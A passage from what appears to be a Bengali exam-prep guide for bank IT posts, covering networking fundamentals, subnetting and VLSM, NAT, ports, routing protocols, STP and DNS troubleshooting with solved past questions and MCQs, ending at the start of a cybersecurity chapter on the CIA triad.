Switch: একই LAN-এর ডিভাইসগুলো যুক্ত করে; আসা frame-এর source MAC শিখে MAC table তৈরি করে, destination MAC দেখে শুধু সেই port-এ পাঠায় (unknown হলে flood)। **Router:** ভিন্ন নেটওয়ার্ক (LAN–WAN–Internet) যুক্ত করে; routing table ও routing protocol দিয়ে সেরা পথ বেছে packet পাঠায়, NAT/ACL-ও করতে পারে।

বিষয়	Switch	Router
OSI স্তর	Layer 2 (Data Link)	Layer 3 (Network)
Address	MAC address	IP address
Table	MAC (CAM) table	Routing table
Broadcast	broadcast forward করে (এক broadcast domain)	broadcast আটকে দেয় (প্রতি port আলাদা domain)
ব্যবহার	একই অফিস/শাখার ভেতরে	শাখা ↔ হেড অফিস ↔ ইন্টারনেট

৭.৩ নেটওয়ার্ক টপোলজি



চিত্র ৭.২: প্রধান টপোলজি

বিগত প্রশ্ন ANSE 2026

What is network topology? Define and explain the different types of network topology with suitable diagrams.

Topology হলো নেটওয়ার্কের নোডগুলো কীভাবে physically বা logically সংযুক্ত তার বিন্যাস।

Topology	গঠন	সুবিধা	অসুবিধা
Bus	একটি backbone cable-এ সবাই	সস্তা, কম cable	backbone কাটলে সব বন্ধ; collision
Star	সবাই কেন্দ্রীয় switch/hub-এ	সহজ সমস্যা নির্ণয়, একটি নোড নষ্ট হলে অন্যরা চলে	কেন্দ্র নষ্ট = পুরো নেটওয়ার্ক বন্ধ (single point of failure)
Ring	প্রতিটি নোড দুই প্রতিবেশীর সাথে, বৃত্তাকার; token passing	collision নেই, সমান সুযোগ	একটি link ভাঙলে বিঘ্ন (dual ring ছাড়া)
Mesh	প্রতি নোড অন্য সবার সাথে; link = n(n−1)/2	সর্বোচ্চ redundancy ও নির্ভরযোগ্যতা	ব্যয়বহুল, অনেক cable/port
Tree	star-এর স্তরবিন্যাস	বড় প্রতিষ্ঠানে সম্প্রসারণযোগ্য	root নষ্ট হলে শাখা বিচ্ছিন্ন
Hybrid	একাধিকের মিশ্রণ	প্রয়োজনমতো নকশা	জটিল

ব্যাংকিং উদাহরণ: শাখার ভেতরে **star**, শাখা–ডেটা সেন্টার–DR সাইটের মধ্যে আংশিক **mesh** (দুটি ISP-র redundant link)।

৭.৪ ট্রান্সমিশন মিডিয়া ও সুইচিং

Media	বৈশিষ্ট্য
Twisted pair (UTP Cat5e/Cat6)	সর্বোচ্চ ~100 m; RJ-45; LAN-এ সবচেয়ে বেশি। Cat6 → 1 Gbps (55 m পর্যন্ত 10 Gbps)
Coaxial	cable TV, **analog CCTV ক্যামেরা** (RG-59 + BNC connector)
Optical fiber	আলো, total internal reflection; EMI নেই। Single-mode (দূর, laser) বনাম Multimode (কাছে, LED)
Wireless	Radio, microwave (line-of-sight), satellite, infrared

Circuit switching	Packet switching
যোগাযোগের আগে dedicated path স্থাপন (call setup)	ডেটা ছোট packet-এ ভাগ, প্রতিটি আলাদাভাবে route হয়
নির্দিষ্ট bandwidth সংরক্ষিত, idle হলেও নষ্ট	bandwidth ভাগাভাগি (statistical multiplexing) — দক্ষ
delay স্থির, ক্রম ঠিক থাকে	queuing delay পরিবর্তনশীল, packet ভিন্ন ক্রমে আসতে পারে
উদাহরণ: পুরনো টেলিফোন (PSTN)	উদাহরণ: Internet (IP)

৭.৫ ডিলে ও গাণিতিক সমস্যা

$$d_{nodal} = d_{proc} + d_{queue} + d_{trans} + d_{prop}$$

$d_{trans} = L / R$ (packet bits ÷ link rate) | $d_{prop} = d / s$ (দূরত্ব ÷ গতি, ≈ 2×10^8 m/s)

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

Explain packet switching. A packet passes through 4 routers with each router introducing 2 ms processing delay. Transmission delay per link is 5 ms. Calculate total end-to-end delay (ignore propagation).

Packet switching-এর সংজ্ঞা উপরের টেবিল থেকে লিখুন (store-and-forward: প্রতিটি router পুরো packet পেয়ে তারপর পাঠায়)।

অনুমান: Source → R1 → R2 → R3 → R4 → Destination। ৪টি router মাঝে থাকলে link সংখ্যা = router + 1 = **5**।



Total delay = (link সংখ্যা × transmission delay) + (router সংখ্যা × processing delay)
= 5 × 5 ms + 4 × 2 ms = 25 + 8 = **33 ms**

বিকল্প: প্রশ্নকর্তা যদি "৪টি link" ধরেন তবে 4 × 5 + 4 × 2 = 28 ms। উত্তরে অনুমান স্পষ্ট লিখে 33 ms দিন — এটাই store-and-forward মডেলে সঠিক। Queuing ও propagation শূন্য ধরা হয়েছে।

বিগত প্রশ্ন BB AME 2023

... packet consists of P bytes and 5 bytes of header. The source is encoded at a constant rate of 128 kbps. ... Determine the packetization delay for L = 1500 bytes.

Packetization delay = packet ভরতে যত সময় লাগে = packet-এর data bits ÷ source rate।

= (1500 × 8) bits ÷ 128,000 bps = 12,000 ÷ 128,000 = **0.09375 s = 93.75 ms**

পর্যবেক্ষণ: VoIP-এ 93.75 ms অনেক বেশি (ভালো মানের কলে মোট one-way delay ≤ 150 ms কাম্য)। তাই VoIP ছোট packet ব্যবহার করে — যেমন P = 50 bytes হলে 400/128000 = 3.125 ms; কিন্তু তখন header overhead = 5/55 ≈ 9%। এটাই প্রশ্নের trade-off।

বিগত প্রশ্ন BB AME 2023

A digitized TV picture ... matrix of 480 × 500 pixels, each pixel can take one of 32 intensity values, 30 pictures per second. Find the source rate R (bps).

প্রতি pixel-এ bit = $\log_2 32$ = **5 bit**
প্রতি ছবিতে pixel = 480 × 500 = 240,000
প্রতি ছবিতে bit = 240,000 × 5 = 1,200,000 bit
R = 1,200,000 × 30 = **36,000,000 bps = 36 Mbps**

বিগত প্রশ্ন SO IT 2026 (25104)

Five channels, each with a 100-kHz bandwidth, are to be multiplexed together (FDM). What is the minimum bandwidth of the link if there is a need for a guard band of 10 kHz between the channels to prevent interference?

৫টি channel-এর **মাঝে** guard band লাগে ৫ − ১ = **৪টি**।

Minimum bandwidth = 5 × 100 + 4 × 10 = 500 + 40 = **540 kHz**



মোট = 540 kHz (হলুদ = 10 kHz guard band)

Nyquist ও Shannon

Nyquist (noiseless): $C = 2B \log_2 M$ | Shannon (noisy): $C = B \log_2(1 + SNR)$ | $SNR_{dB} = 10 \log_{10} SNR$

উদাহরণ

(ক) B = 3000 Hz, M = 4 level → $C = 2 \times 3000 \times \log_2 4 = 2 \times 3000 \times 2 =$ **12 kbps**।

(খ) B = 3000 Hz, SNR = 30 dB → $SNR = 10^3 = 1000$ → $C = 3000 \times \log_2 1001 \approx 3000 \times 9.97 \approx$ **29.9 kbps**।

(গ) Sampling (Nyquist): $f_s \geq 2f_{max}$; ভয়েস 4 kHz → 8000 sample/s × 8 bit = 64 kbps।

৭.৬ IPv4 অ্যাড্রেসিং

Class	প্রথম octet	Default mask	Private range (RFC 1918)
A	1–126	/8 (255.0.0.0)	10.0.0.0 – 10.255.255.255
B	128–191	/16 (255.255.0.0)	172.16.0.0 – 172.31.255.255
C	192–223	/24 (255.255.255.0)	192.168.0.0 – 192.168.255.255
D	224–239	—	Multicast
E	240–255	—	Experimental

বিশেষ: 127.0.0.0/8 = loopback (127.0.0.1); 169.254.0.0/16 = APIPA (DHCP না পেলে Windows নিজে দেয়); 0.0.0.0 = default route। IPv4 = **32 bit**; IPv6 = **128 bit**। **Public IP** ইন্টারনেটে অনন্য ও routable, ISP/RIR (APNIC) বরাদ্দ করে; **private IP** শুধু ভেতরের নেটওয়ার্কে, ইন্টারনেটে যেতে NAT লাগে।

উদাহরণ: 192.168.1.1-কে binary-তে

192 = 11000000, 168 = 10101000, 1 = 00000001, 1 = 00000001 → **11000000.10101000.00000001.00000001** (Officer IT MCQ 2026)।

৭.৭ Subnetting, VLSM ও Summarization

Subnet সংখ্যা = $2^{\text{ধার করা bit}}$ | প্রতি subnet-এ ব্যবহারযোগ্য host = $2^{\text{host bit}} - 2$
Block size (magic number) = 256 − mask-এর আগ্রহী octet

Prefix	Mask (শেষ octet)	Block	Usable host
/24	.0	256	254
/25	.128	128	126
/26	.192	64	62
/27	.224	32	30
/28	.240	16	14
/29	.248	8	6
/30	.252	4	2 (point-to-point link)

বিগত প্রশ্ন ANSE 2026 Officer IT 2026 (25105)

Divide the network 192.168.0.0/24 (Officer IT: 192.168.1.0/24) into four equal-sized subnets. For each subnet, determine: network address, subnet mask, usable host IP address range, broadcast address.

৪টি subnet = 2^2 → ২ bit ধার → /24 + 2 = **/26**, mask **255.255.255.192**, block = 256 − 192 = 64, host = 2^6 − 2 = **62**।

Subnet	Network	Usable host range	Broadcast
1	192.168.1.0/26	192.168.1.1 – 192.168.1.62	192.168.1.63
2	192.168.1.64/26	192.168.1.65 – 192.168.1.126	192.168.1.127
3	192.168.1.128/26	192.168.1.129 – 192.168.1.190	192.168.1.191
4	192.168.1.192/26	192.168.1.193 – 192.168.1.254	192.168.1.255

ANSE-এর 192.168.0.0/24 হলে শুধু তৃতীয় octet 0 বসবে — বাকি সব একই।

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

Given the IP address 192.168.10.0/24, calculate the number of subnets if borrowed bits = 3 and hosts per subnet.

নতুন prefix = /27, mask = 255.255.255.224, block = 32।
Subnet সংখ্যা = 2^3 = **8**; host bit = 32 − 27 = 5 → host = 2^5 − 2 = **30** প্রতি subnet।
Subnet-গুলো: .0, .32, .64, .96, .128, .160, .192, .224 (প্রথমটি: host .1–.30, broadcast .31; শেষটি: host .225–.254, broadcast .255)।

বিগত প্রশ্ন SO IT 2026 (25104)

An organization is granted the IPv4 network block 14.24.74.0/24 and needs to segment it into two subnets …

২টি subnet → ১ bit ধার → **/25**, mask 255.255.255.128, host = $2^7 - 2 = 126$।

Subnet	Network	Host range	Broadcast
A	14.24.74.0/25	14.24.74.1 – 14.24.74.126	14.24.74.127
B	14.24.74.128/25	14.24.74.129 – 14.24.74.254	14.24.74.255

মূল প্রশ্নে প্রতিটি subnet-এর host চাহিদা আলাদা দেওয়া থাকলে নিচের VLSM পদ্ধতি অনুসরণ করুন — বড় চাহিদা আগে।

বিগত প্রশ্ন ANSE 2026

Design a VLSM addressing scheme for the network 10.100.0.0/22 to accommodate: Department A: 250 hosts, Department B: 120 hosts, Department C: 50 hosts. Determine the appropriate CIDR notation and subnet mask for each department.

10.100.0.0/22 = 10.100.0.0 – 10.100.3.255 (1024 address)। ধাপ: চাহিদা বড় থেকে ছোট সাজাও → প্রতিটির জন্য $2^h - 2 \geq$ চাহিদা এমন ক্ষুদ্রতম h।

Dept	চাহিদা	h	CIDR	Mask	Network	Host range	Broadcast
A	250	8 (254)	/24	255.255.255.0	10.100.0.0	10.100.0.1 – 10.100.0.254	10.100.0.255
B	120	7 (126)	/25	255.255.255.128	10.100.1.0	10.100.1.1 – 10.100.1.126	10.100.1.127
C	50	6 (62)	/26	255.255.255.192	10.100.1.128	10.100.1.129 – 10.100.1.190	10.100.1.191

অব্যবহৃত (ভবিষ্যতের জন্য): 10.100.1.192/26 এবং 10.100.2.0/23। VLSM-এর সুবিধা: সব বিভাগে /24 দিলে 768 address লাগত; এখানে লাগল 448 — address অপচয় কম।

বিগত প্রশ্ন BSCS AME 2026

A router has four contiguous /24 routing table entries … summarize them into a single route.

মূল সংখ্যাগুলো সংগ্রহে নেই; উদাহরণ: 192.168.4.0/24, 192.168.5.0/24, 192.168.6.0/24, 192.168.7.0/24।

তৃতীয় octet binary-তে: 4 = 00000**00**, 5 = 00000**01**, 6 = 00000**10**, 7 = 00000**11**। প্রথম ৬ bit (000001) সবার এক → common prefix = 8 + 8 + 6 = **22**।

Summary route = **192.168.4.0/22** (mask 255.255.252.0), যা 192.168.4.0 – 192.168.7.255 কভার করে। সুবিধা: routing table ছোট হয়, lookup দ্রুত, একটি subnet flap করলেও update কম ছড়ায়।

> **সতর্কতা**
> ৪টি /24 summarize করতে প্রথমটির তৃতীয় octet ৪-এর গুণিতক হতে হবে (0, 4, 8, …)। যেমন 5–8 কে একটি /22-এ আনা যায় না।

৭.৮ IPv6, ARP, DHCP, DNS, NAT

বিগত প্রশ্ন ANSE 2026

State three major differences between IPv4 and IPv6. Which protocol or mechanism replaces ARP functionality in IPv6?

বিষয়	IPv4	IPv6
Address দৈর্ঘ্য	32 bit (~4.3 বিলিয়ন), dotted decimal	128 bit (3.4×10^{38}), hexadecimal, colon (2001:db8::1)
Header	পরিবর্তনশীল (20–60 byte), checksum আছে	স্থির 40 byte, checksum নেই — দ্রুত processing
Address configuration	Manual বা DHCP	SLAAC (stateless auto) বা DHCPv6
Broadcast	আছে	নেই — multicast ও anycast
Security	IPsec ঐচ্ছিক	IPsec নকশায় অন্তর্ভুক্ত
NAT	address স্বল্পতায় প্রায় বাধ্যতামূলক	প্রয়োজন নেই
Fragmentation	router ও host	শুধু source host

IPv6-এ ARP-এর জায়গা নিয়েছে **NDP — Neighbor Discovery Protocol** (ICMPv6-এর Neighbor Solicitation ও Neighbor Advertisement message)। ব্রডকাস্টের বদলে solicited-node multicast ব্যবহার করে।

- **ARP:** জানা IP থেকে অজানা MAC বের করে। Host broadcast করে "192.168.1.1 কার?"; মালিক unicast-এ নিজের MAC জানায়, তথ্য ARP cache-এ থাকে (`arp -a`)। RARP উল্টোটা করে।
- **DHCP (UDP 67 server / 68 client):** স্বয়ংক্রিয়ভাবে IP, mask, gateway, DNS দেয়। ধাপ **DORA**: **D**iscover (client broadcast) → **O**ffer (server) → **R**equest (client) → **A**cknowledge (server)।
- **DNS (UDP/TCP 53):** domain name → IP। ক্রম: browser cache → OS cache/hosts file → recursive resolver → Root → TLD (.com, .bd) → Authoritative server। Record: A (IPv4), AAAA (IPv6), CNAME (alias), MX (mail), NS, PTR (reverse), TXT।

NAT ও PAT

বিগত প্রশ্ন ANSE 2026

What is Port Address Translation (PAT)? Explain how it works and why it is more suitable than Static NAT and Dynamic NAT in networks where multiple devices share a single public IP address.


NAT private IP-কে public IP-তে রূপান্তর করে। তিন ধরন:

ধরন	Mapping	ব্যবহার
Static NAT	১ private ↔ ১ public (স্থায়ী)	বাইরে থেকে access দরকার এমন সার্ভার (web/mail)
Dynamic NAT	private → public pool থেকে যেকোনো একটি (১:১, অস্থায়ী)	pool-এ যতগুলো public IP, একসাথে ততজন
PAT (NAT Overload)	অনেক private ↔ **১ public**, আলাদা **port** দিয়ে চেনে	অফিস/বাসা — সবাই এক public IP দিয়ে ইন্টারনেট

কীভাবে কাজ করে: 192.168.1.10:51000 → router translation table-এ লেখে 203.0.113.5:**40001**; 192.168.1.11:51000 → 203.0.113.5:**40002**। উত্তর ফিরলে destination port দেখে সঠিক ভেতরের host-এ পাঠায়। একটি public IP-তে তাত্ত্বিকভাবে ~65,000 session।

কেন উপযুক্ত: Static NAT-এ প্রতিটি ডিভাইসের জন্য আলাদা public IP লাগে; Dynamic NAT-এ pool শেষ হলে নতুন ডিভাইস বাইরে যেতে পারে না। PAT-এ একটিমাত্র public IP যথেষ্ট — IPv4 সংকট ও ব্যয় দুটোই কমায়, এবং ভেতরের address বাইরে লুকানো থাকে।

৭.৯ TCP, UDP ও পোর্ট



চিত্র ৭.৩: TCP three-way handshake (বন্ধ করতে FIN–ACK, চার ধাপ)

TCP	UDP
Connection-oriented (handshake)	Connectionless
নির্ভরযোগ্য: ACK, retransmission, ক্রম ঠিক রাখে	নির্ভরযোগ্যতা নেই, ক্রম নিশ্চিত নয়
Flow control (sliding window), congestion control	নেই
Header 20–60 byte, ধীর	Header 8 byte, দ্রুত
HTTP/HTTPS, FTP, SMTP, SSH	DNS query, DHCP, VoIP, live streaming, SNMP, TFTP

MCQ

"Real-time streaming-এ কোন connectionless protocol, কম security?" → **UDP** (Officer IT 2026)। "কোন service TCP ব্যবহার করে — DHCP / SMTP / DNS?" → **SMTP**।

Port	Protocol	Port	Protocol
20 / 21	FTP data / control	110	POP3 (email গ্রহণ)
22	SSH, SFTP, SCP	143	IMAP (email গ্রহণ)
23	Telnet (অনিরাপদ)	161	SNMP
25	SMTP (server↔server email পাঠানো)	443	HTTPS
53	DNS	587	SMTP submission (client → server, TLS)
67 / 68	DHCP server / client	3306	MySQL
80	HTTP	3389	RDP (Windows remote desktop)
123	NTP	1433 / 1521	MS SQL Server / Oracle

Port পরিসর: 0–1023 well-known, 1024–49151 registered, 49152–65535 dynamic/ephemeral।

৭.১০ রাউটিং: Static, RIP, OSPF, BGP

Protocol	ধরন	Metric	বৈশিষ্ট্য
Static	হাতে লেখা	—	ছোট নেটওয়ার্ক, AD 1
RIP v2	Distance vector (Bellman-Ford)	Hop count (সর্বোচ্চ 15)	প্রতি 30 s পুরো table, ধীর convergence, AD 120
OSPF	Link state (Dijkstra SPF)	Cost = 10^8/bandwidth	area (backbone area 0), দ্রুত convergence, AD 110
EIGRP	Advanced distance vector (Cisco)	Bandwidth + delay	DUAL, AD 90
BGP	Path vector (EGP)	Path attributes	ইন্টারনেটের AS-এর মধ্যে; TCP 179; eBGP AD 20

বিগত প্রশ্ন ANSE 2026

What is a Link-State Advertisement (LSA) in OSPF? Explain how OSPF uses Dijkstra's shortest-path-first algorithm to determine the best routes.

LSA হলো OSPF router-এর পাঠানো একটি তথ্য প্যাকেট, যাতে থাকে router-টির নিজের link, প্রতিটি link-এর অবস্থা (up/down), প্রতিবেশী ও cost। LSA গুলো area-র সব router-এ **flood** হয় এবং প্রত্যেকে একটি অভিন্ন **LSDB (Link-State Database)** তৈরি করে — অর্থাৎ সবার কাছে পুরো topology-র একই মানচিত্র। প্রধান LSA type: 1 Router, 2 Network (DR তৈরি করে), 3 Summary (ABR), 5 External (ASBR)।

Dijkstra-র ধাপ: (১) প্রতিটি router নিজেকে root ধরে, নিজের দূরত্ব 0, বাকি সব ∞। (২) সবচেয়ে কম cost-এর unvisited নোড বেছে তাকে স্থায়ী (permanent) করে। (৩) তার প্রতিবেশীদের দূরত্ব হালনাগাদ করে: d(v) = min(d(v), d(u) + cost(u,v))। (৪) সব নোড স্থায়ী না হওয়া পর্যন্ত চলতে থাকে। ফলাফল একটি **SPF tree**; প্রতিটি destination-এর জন্য প্রথম hop routing table-এ বসে। Topology বদলালে নতুন LSA আসে এবং SPF আবার হিসাব হয়।

ছোট উদাহরণ

R1–R2 cost 10, R1–R3 cost 1, R3–R2 cost 2। R1 থেকে R2: সরাসরি 10, R3 হয়ে 1 + 2 = 3 → OSPF বেছে নেয় R1 → R3 → R2 (cost 3), যদিও hop বেশি। RIP হলে hop count কম বলে সরাসরি পথ নিত — এটাই link-state-এর সুবিধা।

বিগত প্রশ্ন ANSE 2026

List five BGP best-path selection criteria or attributes in descending order of priority, according to a specified vendor's implementation.

Cisco IOS-এর ক্রম (একটি মিললে পরেরটি দেখা হয় না):

1. **Weight** — সর্বোচ্চ (Cisco-নির্দিষ্ট, router-এর local)
2. **Local Preference** — সর্বোচ্চ (AS-এর ভেতরে সব iBGP router-এ যায়)
3. **Locally originated** route (network/aggregate/redistribute দিয়ে নিজে তৈরি)
4. **AS_PATH** — সবচেয়ে ছোট
5. **Origin** — IGP (i) < EGP (e) < Incomplete (?)
6. **MED** — সর্বনিম্ন
7. **eBGP** route iBGP-র চেয়ে পছন্দনীয়
8. Next-hop পর্যন্ত সর্বনিম্ন **IGP metric**
9. সবচেয়ে পুরনো eBGP route; তারপর সর্বনিম্ন **Router ID**; তারপর সর্বনিম্ন neighbor address

মনে রাখার বাক্য: "**W**e **L**ove **O**ranges **A**s **O**ranges **M**ean **E**xternal **I**nterest" (Weight, Local pref, Originated, AS path, Origin, MED, External, IGP)।

৭.১১ VLAN ও STP

VLAN একটি physical switch-কে একাধিক logical LAN-এ ভাগ করে (যেমন Teller, Loan, ATM, CCTV আলাদা VLAN) — broadcast domain ছোট হয়, নিরাপত্তা বাড়ে। Switch-এর মধ্যে একাধিক VLAN বহন করে **trunk** link (IEEE **802.1Q** tagging); VLAN-এর মধ্যে যোগাযোগে router বা L3 switch লাগে (inter-VLAN routing)।

বিগত প্রশ্ন ANSE 2026

What is the purpose of the Spanning Tree Protocol (STP)? Why do Layer 2 switching loops occur, and how does STP prevent them?

কেন loop হয়: redundancy-র জন্য switch-গুলোর মধ্যে একাধিক পথ রাখা হয়। Ethernet frame-এ TTL নেই, আর switch broadcast/unknown unicast সব port-এ flood করে। ফলে frame অনন্তকাল ঘুরতে থাকে → **broadcast storm**, MAC table অস্থির (MAC flapping), একই frame-এর একাধিক কপি — কয়েক সেকেন্ডে পুরো নেটওয়ার্ক অচল।

STP (IEEE 802.1D) এর উদ্দেশ্য: redundant link রেখেও loop-মুক্ত একটি logical tree তৈরি করা।

1. BPDU আদান-প্রদান করে সর্বনিম্ন Bridge ID (priority + MAC)-এর switch-কে **Root Bridge** নির্বাচন।
2. প্রতিটি non-root switch-এ root পর্যন্ত সর্বনিম্ন cost-এর port = **Root Port**।
3. প্রতিটি segment-এ একটি **Designated Port**।
4. বাকি port **Blocking** অবস্থায় — ডেটা পাঠায় না, শুধু BPDU শোনে।
5. সক্রিয় link নষ্ট হলে blocked port Listening → Learning → Forwarding হয় (802.1D-তে ~30–50 s; **RSTP 802.1w**-এ কয়েক সেকেন্ড)।

৭.১২ ট্রাবলশুটিং

বিগত প্রশ্ন ANSE 2026 Officer IT MCQ 2026 (BIBM)

A computer can successfully ping the public IP address 8.8.8.8 but cannot access websites using domain names. Identify the most likely cause of the problem and explain the step-by-step process for diagnosing and resolving it using appropriate network troubleshooting commands.

সম্ভাব্য কারণ: DNS resolution ব্যর্থ। 8.8.8.8 ping হচ্ছে মানে physical link, IP, gateway ও ইন্টারনেট রুটিং ঠিক আছে (Layer 1–3 OK); শুধু নাম → IP রূপান্তর হচ্ছে না।

1. **DNS setting দেখুন:** `ipconfig /all` (Linux: `cat /etc/resolv.conf`) — DNS server ফাঁকা, ভুল বা অকার্যকর ঠিকানা কি না।
2. **নাম resolve পরীক্ষা:** `nslookup www.google.com` — "timed out"/"server failed" এলে DNS সমস্যা নিশ্চিত।
3. **অন্য DNS দিয়ে পরীক্ষা:** `nslookup www.google.com 8.8.8.8` — কাজ করলে স্থানীয় DNS server-ই দোষী।
4. **DNS server reachable কি না:** `ping <DNS-IP>`; firewall UDP/TCP 53 আটকে রেখেছে কি না দেখুন।
5. **Cache পরিষ্কার:** `ipconfig /flushdns`; hosts ফাইলে (`C:\Windows\System32\drivers\etc\hosts`) ভুল entry আছে কি না।
6. **সমাধান:** সঠিক DNS (প্রতিষ্ঠানের internal DNS বা 8.8.8.8/1.1.1.1) সেট করুন বা `ipconfig /release` ও `/renew` দিয়ে DHCP থেকে নতুন setting নিন; DNS server service চালু করুন।
7. **যাচাই:** `nslookup` ও browser দিয়ে আবার পরীক্ষা।

সাধারণ পদ্ধতি (নিচ থেকে উপরে): `ping 127.0.0.1` (TCP/IP stack) → নিজের IP → default gateway → 8.8.8.8 → `nslookup` → `tracert` (কোন hop-এ আটকাচ্ছে)।

৭.১৩ ওয়্যারলেস ও অন্যান্য মান

Standard	নাম	নোট
802.3	Ethernet	CSMA/CD
802.11	Wi-Fi (WLAN)	CSMA/CA; a/b/g/n (Wi-Fi 4)/ac (Wi-Fi 5)/ax (Wi-Fi 6)/be (Wi-Fi 7)
802.15.1	Bluetooth (WPAN)	802.15.4 = Zigbee
802.16	WiMAX (WMAN)	বাংলাদেশে Banglalion, Qubee ব্যবহার করত
802.1Q	VLAN tagging	802.1D = STP, 802.1X = port-based authentication

Wi-Fi নিরাপত্তা: WEP (ভাঙা) → WPA → WPA2 (AES-CCMP) → WPA3 (SAE)। ব্যাংকে অতিথি Wi-Fi আলাদা VLAN-এ রাখা আবশ্যক।

৭.১৪ MCQ অনুশীলন

1. OSI মডেলের কোন স্তর routing করে?

(ক) Network (খ) Transport
(গ) Data Link (ঘ) Session

উত্তর: (ক) — Router Layer 3-তে কাজ করে।

2. IPv4 address কত bit-এর?

(ক) 16 (খ) 32
(গ) 64 (ঘ) 128

উত্তর: (খ) — IPv6 হলো 128 bit।

3. 8.8.8.8 ping হয় কিন্তু www.google.com খোলে না — সম্ভাব্য কারণ?

(ক) ISP gateway (খ) DNS
(গ) Cable (ঘ) DHCP

উত্তর: (খ) — নাম → IP রূপান্তর ব্যর্থ।

4. SSH-এর standard TCP port কত?

(ক) 21 (খ) 22
(গ) 23 (ঘ) 25

উত্তর: (খ) — 21 FTP, 23 Telnet, 25 SMTP।

5. Email client থেকে server-এ পাঠাতে কোন port খোলা থাকতে হবে?

(ক) 25 বা 587 (খ) 110
(গ) 143 (ঘ) 443

উত্তর: (ক) — 110/143 email গ্রহণের (POP3/IMAP)।

6. Email গ্রহণ (receive) করতে কোন protocol?

(ক) SMTP
(খ) IMAP
(গ) SNMP
(ঘ) FTP

উত্তর: (খ) — IMAP বা POP3।

7. Workstation থেকে server পর্যন্ত packet কোন পথে যায় দেখার টুল?

(ক) traceroute
(খ) dig
(গ) ping
(ঘ) route

উত্তর: (ক) — Windows-এ tracert।

8. NAT-এর মূল উদ্দেশ্য কী?

(ক) MAC-কে IP-তে রূপান্তর
(খ) private IP-কে public IP-তে রূপান্তর
(গ) নাম-কে IP-তে রূপান্তর
(ঘ) ডেটা encrypt করা

উত্তর: (খ) — PAT-এ বহু host এক public IP ভাগ করে।

9. 192.168.1.0/26-এ প্রতি subnet-এ ব্যবহারযোগ্য host কত?

(ক) 30
(খ) 62
(গ) 64
(ঘ) 126

উত্তর: (খ) — $2^6 - 2 = 62$।

10. 172.20.5.9 কোন ধরনের address?

(ক) Public Class B
(খ) Private Class B
(গ) Private Class A
(ঘ) Loopback

উত্তর: (খ) — 172.16.0.0–172.31.255.255 private।

11. IPv6-এ ARP-এর কাজ কে করে?

(ক) RARP
(খ) NDP
(গ) DHCPv6
(ঘ) ICMPv4

উত্তর: (খ) — Neighbor Discovery Protocol (ICMPv6)।

12. Layer-2 switching loop প্রতিরোধ করে কোন protocol?

(ক) OSPF
(খ) STP
(গ) VTP
(ঘ) HSRP

উত্তর: (খ) — redundant port block করে loop-মুক্ত tree বানায়।

13. Analog CCTV ক্যামেরা সংযোগে সাধারণত কোন cable?

(ক) UTP Cat6
(খ) Coaxial (RG-59)
(গ) Single-mode fiber
(ঘ) USB

উত্তর: (খ) — BNC connector-সহ coax; IP ক্যামেরা হলে UTP/PoE।

14. Networking-এ throughput বলতে কী বোঝায়?

(ক) Link-এর তাত্ত্বিক সর্বোচ্চ ক্ষমতা
(খ) প্রতি একক সময়ে সফলভাবে পৌঁছানো ডেটার পরিমাণ
(গ) একটি packet পৌঁছাতে সময়
(ঘ) হারানো packet-এর হার

উত্তর: (খ) — (ক) হলো bandwidth, (গ) latency।

15. 802.16 কোন প্রযুক্তির standard?

(ক) Wi-Fi
(খ) Bluetooth
(গ) WiMAX
(ঘ) Ethernet


উত্তর: (গ) — 802.11 Wi-Fi, 802.3 Ethernet।

অধ্যায় ৮ — তথ্য ও সাইবার নিরাপত্তা

Information & Cyber Security

ব্যাংকের জন্য নিরাপত্তা সবচেয়ে সংবেদনশীল বিষয়, তাই প্রতিটি পোস্টেই কয়েকটি প্রশ্ন থাকে: BB AP 2023 (Diffie-Hellman MitM, end-to-end encryption-এর স্তর), BB AME 2023 (payment gateway audit), AME/AE 24.01.2026 (shared superuser password ও backup compliance), AME 2026 (অস্বাভাবিক outbound traffic, zero-day), SO IT 2026 (hashing বনাম encryption), Officer IT 2026 (SQLi/XSS, virus বনাম worm), ANSE 2026 (firewall/IDS/IPS, ransomware, MitM, DAI)। প্রশ্নগুলো প্রায়ই **ব্যাংকিং পরিস্থিতি** দিয়ে সাজানো — উত্তরেও ব্যাংকের উদাহরণ দিন।

৮.১ মৌলিক ধারণা: CIA Triad, AAA ও নিয়ন্ত্রণ



চিত্র ৮.১: CIA Triad

নীতি	অর্থ	ব্যাংকিং উদাহরণ	লঙ্ঘন
Confidentiality	অননুমোদিত কেউ তথ্য দেখতে পারবে না	গ্রাহকের balance, PIN	data leak, sniffing
Integrity	অননুমোদিতভাবে তথ্য বদলানো যাবে না	transfer amount ১,০০০ থেকে ১,০০,০০০ না হওয়া	MitM tampering, SQLi
Availability	প্রয়োজনের সময় সেবা পাওয়া যাবে	ATM/internet banking ২৪×৭	DDoS, ransomware

